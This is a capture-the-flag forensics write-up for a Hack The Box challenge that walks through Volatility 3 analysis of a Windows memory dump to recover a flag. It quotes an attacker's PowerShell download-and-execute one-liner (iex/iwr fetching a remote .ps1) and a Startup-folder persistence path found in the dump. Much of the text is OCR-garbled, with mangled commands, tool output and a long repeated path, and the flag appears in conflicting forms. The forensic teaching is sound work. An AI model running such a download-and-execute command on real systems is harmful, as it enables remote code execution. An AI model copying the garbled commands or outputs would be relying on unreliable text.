
# **Export**

Types	forensic
CTF	НТВ



```
Cvolamy-(salis kali)-(-/besktep/htb/volatility3)
Spython3 vol.py - # WH-LQ51600251-2020927-14269 raw windows.info

Volutility 3 Framework 2.27.0
Progress: 100.00
Variable Value

Kornol Bass Arf30001653000
Symbols file:///nome/kali/Desktop/htb/volatility3/symbols/windows/ntkrnlmp.pdb/38440889201749678E7AA4A2C20430FA-2.json.xz

1506816 True
15
```

# python3 vol.py -f WIN-LQS1460E2S1-20201027-142607.raw windows.info


- Confirms OS type, architecture, and system time.
- Helps you pick plugins and set expectations for offsets and symbol resolution.

pslist shows active processes (like a snapshot).

- **Purpose**: Lists active processes by walking the PsactiveProcessHead doubly-linked list in kernel memory.
- **Use Case**: Spot suspicious processes, validate parent-child relationships, and anchor forensic timelines.

psscan finds processes present in memory (including hidden/terminated).

- **Purpose**: Scans raw memory for process structures (\_EPROCESS), not relying on kernel lists.
- Why it matters: Detects **DKOM (Direct Kernel Object Manipulation)** a common stealth technique used by rootkits and malware.



```
* 1640 808 cmd.exe 0xfa80076cd8d0 1 20 1 False 2020-10-27 14:24:50.000000 UTC N/A \ \Device\HarddiskVolume1\Windows\System32\cmd.exe \ \C:\Windows\system32\cmd.exe \ \C:\Windows\system32\cmd.exe \ \Rightarrow \
```

• pstree shows parent -> child relationships — helps spot shells launched by explorer or odd parents.

Helps visualize process spawning, detect anomalies, and reconstruct attacker behavior.

## What to look for

- A cmd.exe process (example PID 1640) started by explorer.exe.
- A memory acquisition tool Dumplt.exe (example PID 2004) tells us who dumped memory and timing.

```
| Systemocolistics | Process | Proce
```

Plugin: windows.cmdline

- Purpose: Extracts command-line arguments used to launch each process.
- Why it matters: Reveals attacker tools, execution context, and potential lateral movement.

- Plugin: windows.envars
- **Purpose**: Extracts environment variables from each process's memory.
- Why it matters: Reveals user context, system paths, processor info, and potential attacker footprints.

# Dump the process memory ( windows.memmap --dump ) Command

python3 vol.py -f WIN-LQS1460E2S1-20201027-142607.raw -p 1640 window s.memmap --dump

```
| Systems of the content of the cont
```

- Plugin: windows.memmap
- Purpose: Displays memory mappings for a specific process (here, cmd.exe).
- Why it matters: Helps identify loaded modules, injected code, and memory regions worth extracting or scanning.
  - Process memory contains the console buffers and in-memory strings the attacker typed or loaded. Dumping pages gives you a local file you can search safely.

# Search the dump for suspicious strings

# Command

strings pid.1640.dmp | grep -iE "HTB|flag|base64|powershell|http|whoami|cur | l"

```
__(collamo_simile imil_i_i_r/Desktop/inthyvoirtiity)

strings pid.1640.dmp | geop = it | fills[fig]base4|powershell|http|whommlcurl*

Path:C:Windows\system32(C:Windows\system32(Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32\Windows\System32
```


# Why

• strings extracts printable text from binary pages. Grep for likely artifacts (PowerShell, URLs, base64, flags).

## What we found in class

#### A PowerShell one-liner:

iex(iwr "http%3A%2F%2Fbit.ly%2FSFRCe1cxTmQwd3NfZjByM05zMUNTXzNIP30%3D.ps1")
Menu\Programs\Startup\3usy12fv.ps1



#### decode the base 64



```
(vol3env)-(kali@ kali)-[~/Desktop/htb/volatility3]
$ echo "SFRCe1cx1mQwd3NfZjByM05zMUNTXzNIP30=" | base64 -d | Diagnostic

HTB{WINd0ws_f0r3Ns1CS_3H?}
```

#### **BOOM THATS OUR FLAG!**

- Evidence: memory dump win-LQS1460E2S1-20201027-142607.raw .
- Tool: Volatility 3 (example run: Volatility 3 Framework 2.27.0).
- Key finding: attacker used a command prompt which ran a PowerShell oneliner that downloaded a script. The script filename contained a Base64 string which decodes to the flag.
- Flag: HTB{W1Nd0ws\_f0r3Ns1CS\_3H?}